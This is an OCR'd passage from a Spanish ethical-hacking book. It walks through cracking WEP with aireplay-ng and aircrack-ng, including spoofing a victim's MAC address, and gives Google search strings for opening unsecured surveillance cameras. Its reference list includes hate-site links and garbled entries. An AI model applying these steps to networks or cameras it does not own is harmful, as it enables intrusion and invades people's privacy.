



BackTrack tiene una gran cantidad de herramientas para hacking, tanto para redes cableadas, como para redes wireless. Una de las herramientas más usadas para romper la seguridad WEP se llama WEPCrack, AirCrack y AirSnort. Estas herramientas son muy famosas en el mundo del hacking.
**Veamos la Imagen de la Herramienta Airsnort y AirCrack:**

## Airsnort Tools:




## AirCrack Tools:




Es importante que si usted va a ofrecer servicios de analista de seguridad, estudie bien esta herramienta debido a que la va a necesitar. **BackTrack es una Suite completa de seguridad y lo mejor de todo, gratis.**

Para bajarla entre a: http://www.remote-exploit.org

Para que un hacker pueda saber cuál es la clave de seguridad de un router que utilice una encriptación WEP, necesita hacer varios pasos y contar con equipos espeficíficos.

**Paso #1**: Tener una tarjeta wireless que maneje el **Packet Injection**. La mayoría de los hackers utilizan la Orinoco Gold o Silver y la compran en Ebay.com.


**Paso #2**: Descargar el sistema Backtrack. Los hackers lo descargan en: http://www.remote-exploit.org (Ellos bajan el que es: **Live CD**)

**Paso #3**: Cuando el hacker descarga el Backtrack de Internet el sistema baja en formato .iso. El hacker debe utilizar una aplicación para grabar la imagen a CD o DVD. Por ejemplo NERO. El hacker lo suele descargar desde: http://www.nero.com

**Paso #4**. Luego que está grabado en un CD o DVD el hacker coloca el CD o DVD en la computadora y sube su sistema desde el CD de Backtrack. Backtrack es un **Live CD.** Esto quiere decir que el hacker no lo instala en su computadora, corre en la memoria y no afecta los archivos de su disco duro.

**Paso #5**. Cuando el sistema suba, lo primero que el hacker hace es abrir una consola o terminal.

**Ejemplo de una consola o terminal (shell)**:





Un terminal es el cuadrado que aparece en la pantalla. Se parece a una ventana de **Command Prompt de Windows**.

**En el terminal (shell) usted va a escribir esto:**

**Ifconfig ethi1 up**
"Esto se utiliza para que se active su tarjeta wireless", es posible que su tarjeta wireless esté clasificada como eth0 o eth2.

Si usted desea ver sus tarjetas de network, escriba **ifconfig** en la consola y presione "**Enter**".


**Paso #6**: Active la aplicación Kismet. Esto es un Wireless Detector y un Sniffer. Este sistema va a detectar los diferentes access point que están en el área y empezará a capturar paquetes encriptados. Esto es importante porque para que el hacker pueda romper la seguridad del router, necesita que el Kismet capture muchos paquetes encriptados.



**Paso #7: El Hacker deberá saber cuál es el MAC address del router.**

Para saber cuál es el **MAC address** del router, el hacker debe escribir en una consola o terminal, el siguiente comando: airodump-ng

Este comando levanta la siguiente pantalla y el hacker podrá saber cuál es el MAC address del router.




En donde dice **00:12:A9:OC:F8:45** es el MAC address del accesspoint o router. Luego que el hacker sabe cuál es el MAC address del accesspoint, pasa al próximo paso.

**Paso #8: El hacker empieza a inyectar paquetes para aumentar la velocidad en que el Kismet captura los paquetes.**

Mientras más paquetes capture el Kismet, más rápido encontrará la clave WEP. El hacker lo que hace es inyectar paquetes en al router con el siguiente comando:


**aireplay-ng -3 –b 00:12:A9:OC:F8:45 –h 00:23:4D:2B:17:7A -x50 eth1**

- El primer MAC address es del router y el otro es de la computadora del hacker.
- El hacker lo que está haciendo con este comando es inyectar paquetes para que el kismet capture paquetes de data más rápido. Se requieren aproximádamente dieciocho (18) mil paquetes encriptados para conseguir una clave WEP de 64 bits.

Muchos hackers, al ver que no logran aumentar la velocidad en capturar paquetes, lo que hacen es que buscan alguna computadora que se esté conectando al router via wireless y verifican cuál es su **MAC address.** Luego utilizan la aplicación **macchanger** en backtrack para cambiar el MAC address de su computadora, por la de su víctima. Así el router va a creer que se trata de alguien legítimo y empieza a transmitir más rápido.

**Si el hacker escribe macchanger en su terminal, verá todas las opciones que tiene. Lo único que hacer el hacker es cambiar su MAC address original por el de su víctima.**

**Paso #9: El hacker verifica cuantos paquetes encriptados ha podido capturar.**




**Necesita alrededor de dieciocho mil paquetes para conseguir una clave WEP de 64 bits.**

Los archivos que el Kismet captura los guarda en la carpeta de “Home”, que se encuentra en el Desktop del Backtrack. En el fondo de la pantalla se encuentra un icono que se llama: “Home”.

El hacker busca un archivo parecido a este: **kismet-jun-2009-1.dump (Puede ser diferente), pero termina en .dump.**

**Ahora vamos para el próximo paso.**


**Paso #10:** Ahora que el hacker ya consiguió la cantidad de paquetes que necesita, utiliza el sistema de Aircrack para sacar la clave de los paquetes encriptados. Esta aplicación viene con Backtrack.

El comando que el hacker utiliza para activar el aircrack es:

**Aircrack-ng –n 64 kismet-jun-2009-1.dump**

*** kismet-jun-2009-1.dump es el archivo que kismet grabó en la carpeta "Home".**

**Ahora aparecerá una ventana como esta:**




## 4B:69:7A:7A:61 es la clave WEP.

***Si el hacker no cuenta con el hardware o tarjetas de wireless compatible con todos estos procesos no podrá encontrar la clave del router.**

**Esto es solo con propósitos**
**No utilices estas técnicas en otros sistemas sin autorización, es ilegal.**


# Hacking de las cámaras de seguridad desde Google.com

## Hacking de las Cámaras de Seguridad desde Google.com

El Buscador de páginas de internet **Google.com** es tan poderoso que no sólo te permite buscar información en páginas de internet regulares, si no que también te permite conseguir las direcciones exactas de servidores de cámaras de vigilancia. Lo interesante de esto es que cualquier usuario que escriba alguna de las palabras claves que voy a mencionar en este libro, podrá encontrar cámaras de vigilancia en cualquier parte de mundo y acceder a ellas.

Cuando digo acceder a ellas es exactamente lo que el usuario puede hacer. Puede conectarse y ver las cámaras en vivo y ver lo que está pasando en otro país o en diferentes lugares. Esto son cámaras que han sido colocadas en un sistema y no se han protegido con "Username y Password". La mayoría de las personas piensan que utilizar una cámara es solamente conectarla y listo. Esto es un error, porque cada dispositivo que se conecte a una computadora debe ser configurado correctamente y tratar de colocarle password para que nadie externo, sin autorización, pueda acceder al mismo.

**Para ver las cámaras de seguridad que google.com encuentra, usted simplemente escribe esto en el buscador:**

**Código:** ***inurl:/view.shtml***

**Código:** ***inurl:ViewerFrame?Mode=***

**Código:** ***inurl:ViewerFrame?Mode=Refresh***

**Código:** ***inurl:axis-cgi/jpg***

**Código:** ***inurl:axis-cgi/mjpg (motion-JPEG)***

**Código:** ***inurl:view/indexFrame.shtml (motion-JPEG)***

**Código:** ***inurl:view/index.shtml***

**Código:** ***inurl:view/view.shtml***

**Código:** ***intitle:axis intitle:"video server"***

**Código:** ***iintitle:liveapplet inurl:LvAppl***

**Código: *intitle:"EvoCam" inurl:"webcam.html"***

**Código: *intitle:"Live NetSnap Cam-Server feed"***

**Código: *intitle:"Live View / - AXIS"***

**Código: *intitle:"Live View / - AXIS 206M"***


**Código: *intitle:"Live View / - AXIS 206W"***

**Código: *intitle:"Live View / - AXIS 210″***

**Código: *inurl:indexFrame.shtml Axis***

**Código: *inurl:"MultiCameraFrame?Mode=Motion"***

Recuerde que si va a hacer la prueba no escriba la palabra: **Código:**. Cuando usted realice la búsqueda le va aparecer algo como esto:




Usted lo único que debe elegir es uno de esos enlaces y entrar a las cámaras de esos servidores.

**Veamos lo que le puede aparecer cuando selecciono uno de esos enlaces:**


**Wow! Vemos las cámaras de otro lugar!... ¿Qué sencillo no?..!**

Ahora viene la pregunta del millón de dólares!

## ¿Alguien podría estar viendo la cámara que usted tiene conectada a su computadora?

## Sí!

### Tenga mucho cuidado y si no la está usando, desconéctela!

**Llegamos al final del libro**

Es momento de despedirme... ☹

## Despedida

Bueno ya llegamos al final de libro. Fue para mí un placer estar con usted durante este mundo de la seguridad y el hacking. Es importante que el conocimiento que has obtenido de este libro se utilice responsablemente y no realices ningún tipo de ataque a ninguna empresa o computadora. Recuerda, que siempre el objetivo es que se convierta en un Ethical Hacker.

**También quiero comentarte que si tienes alguna recomendación referente a este libro, puedes escribirme al email personal: napstic_inc@outlook.com. Todas las recomendaciones son bien recibidas y esto nos ayuda a mejorar las próximas versiones.**

Recuerda, el hacking no es juego y cada acción tiene un efecto en la vida real. Tienes ahora un poder en tus manos que quizás antes no tenías. Una gran habilidad que conlleva una gran responsabilidad. Te deseo mucho éxito y **Bienvenido al Mundo del Ethical Hacking.**

**Muchas Gracias,**

Juan Carlos Rodríguez

# Enlaces de Referencia

## Search Engines

| | |
|---|---|
| About | http://about.com |
| AlltheWeb | http://www.alltheweb.com |
| AltaVista | http://altavista.com |
| AOL Search | http://search.aol.com/ |
| Ask Jeeves | http://www.askjeeves.com |
| Google | http://www.google.com |
| Hotbot | http://www.hotbot.com |
| LookSmart | http://www.looksmart.com |
| MSN | http://www.msn.com |
| Open Directory Project | http://dmoz.org |
| Teoma | http://www.teoma.com |
| Yahoo! | http://www.yahoo.com |

### Meta- search engines

| | |
|---|---|
| DogPile | http://www.dogpile.com |
| Mamma | http://www.mamma.com |
| MetaCrawler | http://www.metacrawler.com |
| Search.com | http://www.search.com |

### Specialized search engines

| | |
|---|---|
| Avatar Search | http://www.avatarsearch.com |
| Black Web Portal | http://www.blackwebportal.com |
| Crime Spider | http://www.crimespider.com |
| Disinformation | http://www.disinfo.com |
| Education World | http://www.education-world.com |
| CopSeek Directory | http://www.copseek.com |
| NerdWorld | http://www.nerdworld.com |
| Que Pasa! | http://www.quepasa.com |

### Kid-safe search engines

| | |
|---|---|
| Ask Jeeves for Kids | http://www.ajkids.com |
| Go.com | http://www.go.com |
| Yahooligans | http://www.yahooligans.com |

### Multimedia search engines

| | |
|---|---|
| FAST Multimeida | http://multimedia.alltheweb.com |
| MIDI Explorer | http://www.musicrobot.com |

### Regional search engines

**ASIA**

| | | |
|---|---|---|
| General | GlobePage | http://www.globepage.com |
| China | SINA Online | http://english.sina.com |
| Hong Kong | Timway.com | http://hksrch.com/welcome.html |
| Japan | Search Desk | http://www.searchdesk.com |
| Singapore | Catcha.com | http://www.catcha.com.or |
| South Korea | Yahoo! Korea-Seek | http://kr.yahoo.com |

**AFRICA**

| | | |
|---|---|---|
| General | Woyaa! | http://www.woyaa.com |
| South Africa | Ananzi | http://www.ananzi.co.za |
| South Africa | Max | http://www.max.co.za |

**EUROPE**

| | | |
|---|---|---|
| General | Search Europe | http://www.searcheurope.com |
| France | Francité | http://www.francite.com |
| France | Lokace | http://www.lokace.com |
| Italy | Italia Mia | http://www.italiamia.com |
| Malta | Search Malta | http://www.searchmalta.com |
| Netherlands | Search NL | http://www.search.nl |
| Russia | Russian Internet | http://www.slavophilia.net |
| Russia | Search Engines | http://www.slavophilia.net/russia/search.htm |
| Switzerland | Swiss Search | http://www.search.ch |
| U.K. | Everyday UK | http://www.everydayuk.co.uk |

**MIDDLE EAST**

| | | |
|---|---|---|
| Egypt | Egypt Search | http://www.egyptsearch.com |
| Iran | Iran Index | http://www.iranindex.com |
| Israel | HaReshima | http://www.hareshima.com |
| Syria | Syria Gate | http://www.syriagate.com |

**NORTH AMERICA**

| | | |
|---|---|---|
| Canada | Canada.com | http://www.canada.com |
| Mexico | Radar | http://www.radar.com.mx |

**SOUTH AMERICA**

| | | |
|---|---|---|
| Bolivia | Bolivia Web | http://www.boliviaweb.com |
| Brazil | Cade | http://www.cade.com.br |
| Chile | Chilnet | http://www.chilnet.cl/index.htm |

**Searching for more search engines**

| | |
|---|---|
| AllSearchEngines | http://www.allsearchengines.com |
| Search Engine Watch | http://www.searchenginewatch.com |

**Newspaper Online**

| | |
|---|---|
| Bangkok Post | http://www.bangkokpost.net |
| Buenos Aires Herald | http://www.buenosairesherald.com |
| China News | http://www.china.org.cn/english.index.htm |
| Christian Science Monitor | http://www.csmonitor.com |
| Financial Times | http://news.ft.com |
| Ha' aretz | http://haaretzdaily.com |
| International Herald Tribune | http://www.iht.com |
| Investor's Business Daily | http://www.investors.com |
| Irish Times | http://www.ire-land.com |
| Japan Times | http://www.japantimes.co.jp |
| Los Angeles Independent Media Center | http://www.la.indymedia.org |
| Le Monde | http://tout.lemonde.fr |

| | |
|---|---|
| Moscow Times | http://www.themoscowtimes.com |
| NetIran | http://www.netiran.com |
| The New York Times | http://www.nytimes.com |
| Los Angeles Time | http://www.latimes.com |
| The New Zealand Herald | http://www.nzherald.co.nz |
| The Norway Post | http://www.norwaypost.com |
| The Paperboy | http://www.thepaperboy.com |
| Pravda | http:///www.pravda.com |
| Rwanda Post | http://www.rwandapost.com |
| Russia Today | http://www.russiatoday.com |
| The Sydney Morning Herald | http://www.smh.com.au |
| The Telegraph (London) | http://www.telegraph.co.uk |
| The Times of India | http://www.timesofindia.com |
| The Times (London) | http://www.the-times.co.uk |
| Toronto Star | http://www.thestar.com |
| USA Today | http://www.thestar.com |
| The Wall Street Journal | http://www.wsj.com |
| The Washington Post | http://www.washingtonpost.com |
| The Onion | http://www.theonion.com |

**Magazines Online**

| | |
|---|---|
| AlterNet.org | http://www.alternet.org |
| The Economist | http://www.economist.com |
| Federal Computer Week | http://www.fcw.com |
| Monday Morning | http://www.mmorning.com |
| The National Review | http://www.nationalreview.com |
| The New American | http://www.thenewamerican.com |
| Philippine News Link | http://www.philinews.com |
| ZMag | http://www.zmag.org |

**News Service Online**

| | |
|---|---|
| 21st Century Digest | http://www.21stcenturydigest.com |
| ABC News | http://www.abcnews.go.com |
| CBS News | http://www.cbsnews.cbs.com |
| MSNBC | http://www.msnbc.com |
| Agence France-Presse | http://www.afp.com |
| Associated Press | http://wire.ap.org |
| Baltic News Service | http://www.bns.ee |
| Business News Americas | http://www.bnamericas.com |
| CNN | http://www.cnn.com |
| Federation of America Scientists | http://www.fas.org |
| Fox News | http://www.foxnews.com |
| Good News Agency | http://www.goodnewsagency.org |
| Intelligence Online | http://www.intelligenceonline.com |
| Inter Press Service | http://www.ips.org |
| Korean Central News Agency | http://www.kcna.co.jp |
| One World | http://www.oneworld.net |
| Stratfor.com | http://www.stratfor.com |
| Total Scoop | http://www.totalscoop.com |
| Voice of America | http://www.voa.gov |
| Voice of Rusia | http://www.vor.ru |

**Corporate Influence on the news**

| | |
|---|---|
| Chicago | http://www.chicagomediawatch.org |
| Free Speech TV | http://www.freespeech.org |
| WebActive | http://www.webactive.com |

**Oppression and censorship everywhere else**

| | |
|---|---|
| Electrtonic Frontier Foundation | http://www.eff.org/br |
| Global Internet Liberty Campaign | http://gilc.org |
| Internet Free Expression Alliance | http://www.ifea.net |
| Reporters Without Borders | http://www.rsf.org |

**Blocking political and educational sites**

| | |
|---|---|
| Net Nanny | http://www.netnanny.com |
| I-Gear | http://www.symantec.com |
| CyberPatrol | http://www.cyberpatrol.com |
| SmartFilter | http://www.securecomputing.com |

**Getting the word out with email and websites**

| | |
|---|---|
| Coalition for Networked Information | http://www.cni.org |
| Global Internet Liberty Campaign | http://www.gilc.org |
| Internet Free Expression Alliance | http://www.ifea.net |
| Internet Democracy Project | http://www.internetdemocracyproject.org |
| Action Without Borders | http://www.idealist.org |
| GuideStar | http://www.guidestar.org |
| Activism.net | http://www.activism.net |

**Monitoring Hate Group**

| | |
|---|---|
| National Alliance | http://www.natvan.com |
| White Aryan Resistance | http://www.resist.com |

**Holocaust Deniers**

| | |
|---|---|
| The Zundelsite | http://www.zundelsite.org |

**Anti-Semitism**

| | |
|---|---|
| First Amendment Exercise Machine | http://www.faem.com |
| The Tangled Web | http://www.codoh.com/zionweb/zionweb.html |

**Hacker Websites**

| | |
|---|---|
| Attrition.org | http://www.attrition.org |
| BlackCode | http://www.blackcode.com |
| Cipherwar | http://www.cipherwar.com |
| Cult of the Dead Cow | http://www.cultdeadcow.com |
| Hack Canada | http://www.hackcanada.com |
| Hackers.com | http://www.hackers.com |
| Hideaway.Net | http://www.hideaway.com |
| Insecure.org | http://www.insecure.org |
| New Order | http://www.neworder.box.sk |
| Sys-Security | http://www.sys-security.com |
| Underground News | http://www.undergroundnews.com |
| Wiretapped | http://www.wiretapped.net |

**Computer Security Websites**

| | |
|---|---|
| @stake | http://www.atstake.com |
| AntiOnline | http://www.antionline.com |
| InfoSysSec | http://www.infosyssec.com |
| Security Focus | http://www.securityfocus.com |
| SecurityNewsPortal | http://www.securitynewsportal.com |
| WindowsSecurity.com | http://www.securitysearch.net |

**Hacker search engines**

| | |
|---|---|
| Astalavista | http://www.astalavista.box.sk |
| Cyberarmy HakSearch | http://www.cyberarmy.com |
| Secureroot | http://www.secureroot.com |
| Startplaza.nu | http://www.startplaza.nu |

**Hacker website lists**

| | |
|---|---|
| Elite Toplist | http://www.elitetoplist.com |

**Learning more about viruses and worms**

| | |
|---|---|
| Sophos | http://www.sophos.com |
| Symantec | http://www.symantec.com/avcenter |
| Trend Micro | http://www.trendmicro.com/vinfo |

**Urban Legends**

| | |
|---|---|
| About | http://urbanlegends.about.com/science/urbanlegends |
| ScamBusters | http://www.scambusters.org/legends.html |
| Urban Legends Reference Pages | http://www.snopes.com |

**Protecting yourself**

| | |
|---|---|
| Cagey Consumer | http://cageyconsumer.com |
| Federal Trade Commission | http://www.ftc.gov |
| Fraud Bureau | http://www.fraudbureau.com |
| National Fraud Information Center | http://www.fraud.org |
| ScamBusters | http://www.scambusters.org |
| Scams on the Net | http://www.scambusters.org |
| Scams on the Net | http://www.advocacy-net.com/scammks.htm |
| ScamWatch | http://www.scamwatch.com |

**Securities and Exchange Commission**

People finders

| | |
|---|---|
